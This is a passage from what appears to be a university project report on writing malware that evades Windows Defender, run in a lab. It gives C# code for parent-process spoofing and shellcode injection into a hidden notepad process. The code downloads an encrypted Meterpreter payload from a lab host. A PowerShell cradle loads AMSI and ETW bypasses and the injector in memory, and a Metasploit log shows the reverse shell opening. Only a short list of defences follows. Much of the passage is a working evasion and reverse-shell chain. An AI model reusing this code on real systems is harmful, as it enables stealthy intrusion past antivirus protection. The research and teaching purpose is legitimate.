- Above piece of code works in few stages. First, structures and constants are initialized which are required by the parent process which is in this case **explorer.exe**. Next, the function `InitializeProcThreadAttributeList()` initializes the specified list of attributes for process and thread creation. After the initialization of the attributes, we fetch the process id or PID of explorer process. Once we have the PID, using `OpenProcess` API, we can create a duplicate handle to this process which will be inherited eventually. At last, `UpdateProcThreadAttribute` API will update the `STARTUPINFOEX` struct with new attributes of the parent process which is explorer.
- We will create another function of type pointer which will basically return the pointer to the newly created process of notepad. The code block of this defined objective is as follows:

```
private static IntPtr HandleToTargetProcess(STARTUPINFOEX
    startupInfoEx)
{
    //Create a notepad process.
```

```
var process_path = @"C:\Windows\notepad.exe";

//process attributes
var processAttributes = new NativeApisTemplate.
    SECURITY_ATTRIBUTES();
processAttributes.nLength = Marshal.SizeOf(
    processAttributes);

//thread attributes
var threadAttributes = new NativeApisTemplate.
    SECURITY_ATTRIBUTES();
threadAttributes.nLength = Marshal.SizeOf(
    threadAttributes);

if (!NativeApisTemplate.CreateProcess(
    process_path,
    null,
    ref processAttributes,
    ref threadAttributes,
    true,
    NativeApisTemplate.CreationFlags.CREATE_SUSPENDED
        | NativeApisTemplate.CreationFlags.
        EXTENDED_STARTUPINFO_PRESENT,
    IntPtr.Zero,
    null,
    ref startupInfoEx,
```



```
        out var processInfo))
    {
        Environment.Exit(1);
    }

    IntPtr handleToProcess = processInfo.hProcess;
    return handleToProcess;
}
```

- The above function takes STARTUPINFOEX structure as the parameter and returns the handle or the pointer to the notepad process. First, we define a path (string) to the notepad process. Next, process and thread attributes for the creation of the new process are defined. Using CreateProcess API, we create a new process for notepad in suspended state and also it inherits the attributes of the explorer process. At last, we return a pointer to that process for later access.
- The final piece of code is for the Process injection. Below piece of code snippet also works in few stages. First, this function will take byte array of decrypted shellcode as a parameter. First two lines of code in this function will replicate what we discussed in previous bullet points. Once, the notepad process has been created and inherits the explorer's process attributes, we will first allocate some memory into our newly created process for the shellcode using VirtualAllocEx API. The Allocation type has been set to commit and reserve and the memory protections initially are set to read and write. After the successful allocation of memory, we will use WriteProcessMemory API to write our shellcode into that allocated memory. Next step would be to change the memory protections using VirtualProtectEx to execute and read so that the shellcode can be executed. Once the memory permissions have been changed, we will create a remote thread for this

process using `CreateRemoteThread` API. This function will start the execution of the shellcode and the last two APIs which are `ShowWindow` and `WaitForSingleObject` are used basically to hide the notepad window and to keep the thread alive for indefinite period.

```
public static void InjectToTargetProcess(byte[]
    decryptedBytes)
{
    STARTUPINFOEX startupInfoEx = InheritParentProcess();
    IntPtr hProcess = HandleToTargetProcess(startupInfoEx)
        ;

    //Allocating memory in newly spawned process.
    IntPtr baseAdress = NativeApisTemplate.VirtualAllocEx(
        hProcess ,
        IntPtr.Zero ,
        decryptedBytes.Length ,
        NativeApisTemplate.AllocationType.Commit |
            NativeApisTemplate.AllocationType.Reserve ,
        NativeApisTemplate.MemoryProtection.ReadWrite);

    //Injecting shellcode into the process.
    if (!NativeApisTemplate.WriteProcessMemory(hProcess ,
        baseAdress ,
        decryptedBytes ,
        decryptedBytes.Length ,
        out _))
```

```
{
    Environment.Exit(1);
}


//Changing the memory permissions to execute read.
NativeApisTemplate.VirtualProtectEx(hProcess,
    baseAddress,
    decryptedBytes.Length,
    NativeApisTemplate.MemoryProtection.ExecuteRead,
    out _);

//lets create and start remote thread for that process
.
NativeApisTemplate.CreateRemoteThread(hProcess,
    IntPtr.Zero,
    0,
    baseAddress,
    IntPtr.Zero,
    0,
    out var threadId);
if (threadId == IntPtr.Zero)
{
    Environment.Exit(1);
}

//Hide the window and run as background process.
```

```
NativeApisTemplate.ShowWindow(hProcess, SW_HIDE);  
//To keep this thread alive, otherwise it will die.  
NativeApisTemplate.WaitForSingleObject(threadId, 0  
    xFFFFFFFF);  
}
```

6. The final piece of puzzle in this development portion is to create a Main method where we will call our defined functions to inject our shellcode into notepad's memory.



```
0 references  
public static void Main()  
{  
    byte[] encryptedBytes = DownloadDecryptTemplate.DownloadPayload("http://10.0.2.46/metTCP_enc.bin");  
    byte[] decryptedBytes = DownloadDecryptTemplate.decryptPayload(encryptedBytes);  
    ExecutionTemplate.InjectToTargetProcess(decryptedBytes);  
}
```

Figure 6.21: Main function of our Tradecraft

7. Build the project and transfer the executable to your hosting webserver.

### 6.3.3 Putting it all together

All the stages of the malware development are complete. Now, we have to put all the pieces of malware together so that we can evade Windows Defender. For the evasion, we have to divide the execution of malware in few steps.


1. We will create a small powershell script which will automate all of the manual tasks.
2. It will first download our powershell script which contains both the ETW bypass and AMSI bypass (using reflective method) and execute it in the memory.
3. After ETW and AMSI's subvalues have changed, we can download the dll we created which will patch AMSI for the whole process.

4. Once the AMSI has been patched fully, we will download our .NET executable using `Assembly.Load()` into the memory and execute the main function to get a fully featured meterpreter reverse shell. The final powershell script looks like this:

```
iex (New-Object Net.WebClient).DownloadString("http
://10.0.2.46/am.ps1");
$dllData = (New-Object Net.WebClient).DownloadData("http
://10.0.2.46/InnocentDll.dll");
[System.Reflection.Assembly]::Load($dllData);
[InnocentDll.BaseTemplate]::Main();
$exeData = (New-Object Net.WebClient).DownloadData("http
://10.0.2.46/InnocentShell.exe");
[System.Reflection.Assembly]::Load($exeData);
[InnocentShell.Execute]::Main();
```

### 6.3.4 Evasion Demo

1. Make sure all four files: `amsi+etw patch powershell script`, `AMSI patch dll`, `injector` and the `encrypted shellcode binary` are all placed in the same location in your kali vm and then host these files.



```
(root@kali)-[/home/rishabh/Desktop/Project/Final]
# ls
am.ps1  InnocentDll.dll  InnocentShell.exe  metTCP_enc.bin

(root@kali)-[/home/rishabh/Desktop/Project/Final]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 6.22: Webserver hosting all the required files

2. Start multi/handler in Metasploit (msfconsole) to receive meterpreter reverse shell.
3. Now, in the windows VM, check if the Windows Defender is turned on. Open powershell and execute the final script to evade Windows Defender.




Figure 6.23: Defender doesn't catch injected notepad process

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.46:443
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 10.0.2.48
[*] Meterpreter session 1 opened (10.0.2.46:443 → 10.0.2.48:49783) at 2022-09-11 16:49:19 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DC
OS            : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Figure 6.24: Fully featured meterpreter shell

### Defender Evasion successful

From the demo, we can conclude that Defender didn't catch the notepad process being injected (evident from process explorer) and it runs under the parent process "explorer". On the other side, we receive a fully featured meterpreter shell which consists of so many post-exploitation capabilities.

## CHAPTER

# 7

## DEFENSES

Till now, we assumed that the attacker has powershell access but with defensive solutions present, it was difficult for an attacker to carry out post-exploitation capabilities. To further restrict the attacker in carrying out execution of remote powershell scripts, we can employ few of these defensive measures.

1. Do not allow user accounts to access PowerShell and CMD (unless they are developers or they really need them).
2. Choose a more advanced AV/EDR.
3. Execution Policy - Restrict it intensively (By default standard accounts can change their ExecPolicy in PowerShell to CurrentUser scope - deny that).

4. Enable Powershell Constrained Language mode - It restricts access to sensitive language elements that can be used to invoke arbitrary Windows APIs.
5. Enable Applocker for Powershell - PowerShell will call Applocker before it runs the interpreted code, and then enforce the decision returned by Applocker.



## CHAPTER

## 8

# CONCLUSIONS

We can conclude from all the exploitation techniques covered in this report that manual malware development yields better results in evading an Antivirus engine compared with the usage of publicly available tools. We can also use public tools and exploits but they need quite a lot of modifications to evade the signatures. On the other hand, if we follow a simple algorithm of process injection combined with PPID spoofing and encryption/decryption of shellcode, we were able to evade Defender without getting caught. Also, we can add more modules of post-exploitation like dumping SAM database, executing .NET assemblies, etc, in our malware to make it more feature rich. Hence, providing us the option with modular enhancement.

# REFERENCES

1. Source Code for this project – <https://git-teaching.cs.bham.ac.uk/mod-msc-proj-2021/rxg174>
2. Defense Evasion – <https://attack.mitre.org/tactics/TA0005/>
3. Microsoft Defender – <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows?view=o365-worldwide>
4. Detection methods – <https://www.thepecinsider.com/malware-detection-techniques-how-antivirus-works/>
5. Defender detection methods – <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/configure-protection-features-microsoft-defender-antivirus?view=o365-worldwide>
6. Defender Evasion Techniques – <https://www.youtube.com/watch?v=5goLhInZyYQ>

7. In-memory evasion strategy – <https://www.bordergate.co.uk/windows-defender-memory-scanning-evasion/>
8. AMSI – <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>
9. How AMSI helps you defend against malware – <https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps>
10. VirtualBox Download page – <https://www.virtualbox.org/wiki/Downloads>
11. Windows 10 vm – <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
12. Kali OS vm – <https://www.kali.org/get-kali/#kali-virtual-machines>
13. Invoke-Obfuscation module – <https://github.com/danielbohannon/Invoke-Obfuscation>
14. About Shellter – <https://www.shellterproject.com/introducing-shellter/>
15. Transfer of Files – <https://github.com/Sp4c3Tr4v3l3r/OSCP/blob/main/TransferringFiles.md>
16. MsfVenom Wiki – <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>
17. Matt Graeber's Bypass – <https://news.sophos.com/en-us/2021/06/02/amsi-bypasses-remain-tricks-of-the-malware-trade/>
18. AMSI Bypasses – <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>
19. AMSI Trigger Tool – <https://github.com/RythmStick/AMSITrigger>
20. Difference between Reflection method and patching AMSI in memory – <https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/>

21. Memory patching by RastaMouse – <https://rastamouse.me/memory-patching-amsi-bypass/>
22. Tampering with Windows Event Tracing – <https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63>
23. Powershell script to disable Event Tracing – <https://gist.github.com/tandasat/e595c77c52e13aaee60e1e8b65d2ba32>
24. Applocker with Powershell – <https://p0w3rsh3ll.wordpress.com/2019/03/07/applocker-and-powershell-how-do-they-tightly-work-together/>
25. Powershell Constrained Language Mode – <https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/>